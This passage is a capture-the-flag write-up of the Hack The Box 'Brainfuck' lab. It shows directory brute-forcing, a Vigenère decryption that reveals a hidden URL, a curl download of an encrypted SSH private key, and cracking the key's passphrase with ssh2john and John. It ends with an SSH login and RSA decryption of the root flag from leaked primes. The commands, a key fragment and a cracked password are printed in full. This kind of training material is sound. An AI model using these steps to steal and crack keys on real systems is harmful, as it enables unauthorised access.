We can sign in to https://sup3rs3cr3t.brainfuck.htb , and I immediately take our session cookie and run gobuster on this page: `gobuster dir -u https://sup3rs3cr3t.brainfuck.htb/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -k -t 100 -c ivudu4eu8ivgciqf3uvputmbq0`


Meanwhile, when we enumerate around the box we see a thread that starts to talk about SSH keys but then moves to an 'encrypted thread', which we can assume is this exchange:



Decrypt

If we assume that Orestis has a pattern in his syntax, he signs off a lot of his messeges with "*hacking for fun and profit*". If we take the encoded verison of that, and take if to this website, we can get a passphrase: http://rumkin.com/tools/cipher/vigenere.php

If we go to **cyberchef**, we can **decode** the important URL



And we can decode the entire conversation, in case any hints for priv esc are in here (spoiler: they're not).

```
200~Hey give me the url for my key bitch :)

Say please and i just might do so...

Pleeeease

No problem, I'll brute force

There you go you stupid fuck, I hope you remember your key password because I dont :)

https://10.10.10.17/8ba5aa10e915218697d1c658cdee0bb8/orestis/id_rsa
```

SSH

SSH2John

We can get the key via: `curl -k https://10.10.10.17/8ba5aa10e915218697d1c658cdee0bb8/orestis/id_rsa -O id_rsa` . Ignore any errors

```
kali@kali:~/Downloads/brainfuck$ curl -k https://10.10.10.17/8ba5aa10e915218697d1c658cdee0bb8/orestis/id_rsa -O id_rsa
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  1766  100  1766    0     0   4459      0 --:--:-- --:--:-- --:--:--  4459
curl: (6) Could not resolve host: id_rsa
kali@kali:~/Downloads/brainfuck$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6904FEF19397786F75BE2D7762AE7382

mneag/YCY8AB+OLdrgtyKqnrdTHwmpWGTNW9pfhHsNz8CfGdAxgchUaHeoTj/rh/
B2nS4+9CYBK8IR3Vt5Fo7PoWBCjAAwWYlx+cK0w1DXqa3A+BLlsSI0Kws9jea6Gi
W1ma/V7WoJJ+V4JNI7ufThQyOEUO76PlYNRM9UEF8MANQmJK37Md9Ezu53wJpUqZ
```

We now need to give this key to `ssh2john` and make it it's own file called **hash.txt**:
`/usr/share/john/ssh2john.py id_rsa > hash.txt`

```
kali@kali:~/Downloads/brainfuck$ /usr/share/john/ssh2john.py id_rsa
id_rsa:$sshng$1$16$6904FEF19397786F75BE2D7762AE7382$1200$9a779a83f60263c001f8e2ddae0b722aa9eb7531f09a95864cd5bda5f847b
```

Now let's crack the **hash** with: `sudo john hash.txt -w=/usr/share/wordlists/rockyou.txt` and we get the password: **3poulakia**!

SSH Shell

We cannot ssh in with the password alone, we have to prepare the id_rsa file via: `chmod 600`

Then we can sign in via: `ssh -i id_rsa orestis@10.10.10.17` and offer the password.

```
kali@kali:~/Downloads/brainfuck$ ssh -i id_rsa orestis@10.10.10.17
load pubkey "id_rsa": invalid format
The authenticity of host '10.10.10.17 (10.10.10.17)' can't be established.
ECDSA key fingerprint is SHA256:S+b+YyJ/+y9IOr9GVEuonPnvVx4z7xUveQhJknzvBjg.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.17' (ECDSA) to the list of known hosts.
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-75-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


You have mail.
Last login: Wed May  3 19:46:00 2017 from 10.10.11.4
orestis@brainfuck:~$ whoami
orestis
```

Orestis Shell

In their home directory, we find the user has three important files (and a user flag)

```
orestis@brainfuck:~$ ls
debug.txt  encrypt.sage  output.txt  user.txt
```

If we look at the encryption script, it seems to be running an RSA encyrption. And if we read the other two files, we can deduce we have the P, Q & E values to break the script:
https://crypto.stackexchange.com/questions/19444/rsa-given-q-p-and-e

```
orestis@brainfuck:~$ cat encrypt.sage
nbits = 1024

password = open("/root/root.txt").read().strip()
enc_pass = open("output.txt","w")
debug = open("debug.txt","w")
m = Integer(int(password.encode('hex'),16))

p = random_prime(2^floor(nbits/2)-1, lbound=2^floor(nbits/2-1), proof=False)
q = random_prime(2^floor(nbits/2)-1, lbound=2^floor(nbits/2-1), proof=False)
n = p*q
phi = (p-1)*(q-1)
e = ZZ.random_element(phi)
while gcd(e, phi) != 1:
    e = ZZ.random_element(phi)


c = pow(m, e, n)
enc_pass.write('Encrypted Password: '+str(c)+'\n')
debug.write(str(p)+'\n')
debug.write(str(q)+'\n')
debug.write(str(e)+'\n')
```

Decrypt.py

The link contained a python skeleton script, we just have to replace the following values. I have started the numbers they begin with, but they're too long to warrant putting them here. So find them between **debug.txt** and **output.txt**

```
p = 749 etc etc
q = 70208 etc etc
e = 30802 etc
ct =  446416 etc etc t
```

```
kali@kali:~/Downloads/brainfuck$ python3 decrypt.py
n:  873061943450542420269524339311087529982483791600518349571160587159970422697829509624135727770919760163726737095730026723557679458891077938400356544
9171336685547398771618018696647404657266705536859125227436228202269747809884438885837599321762997276849457397006548009824608365446626232570922018165610
149151977
pt: 24604052029401386049980296953784287079059245867880966944246662849341507003750
```

To get our root flag, enter `python` take the **pt** value and `print str(hex(pt))` , then follow it up be taking the next value and cut off the **0x** and **L** that sandwich it. Enclose it in single qoutes and `.decode ('hex')` . It should spit out the root flag.

```
>>> pt = 24604052029401386049980296953784287079059245867880966944246662849341507003750
>>> print str(hex(pt))
0x3665666331613564626238393034373531636536353636613330356262386566L
>>> '3665666331613564626238393034373531636536353636613330356262386566'.decode('hex')
'6efc1a5dbb8904751ce6566a305bb8ef'
```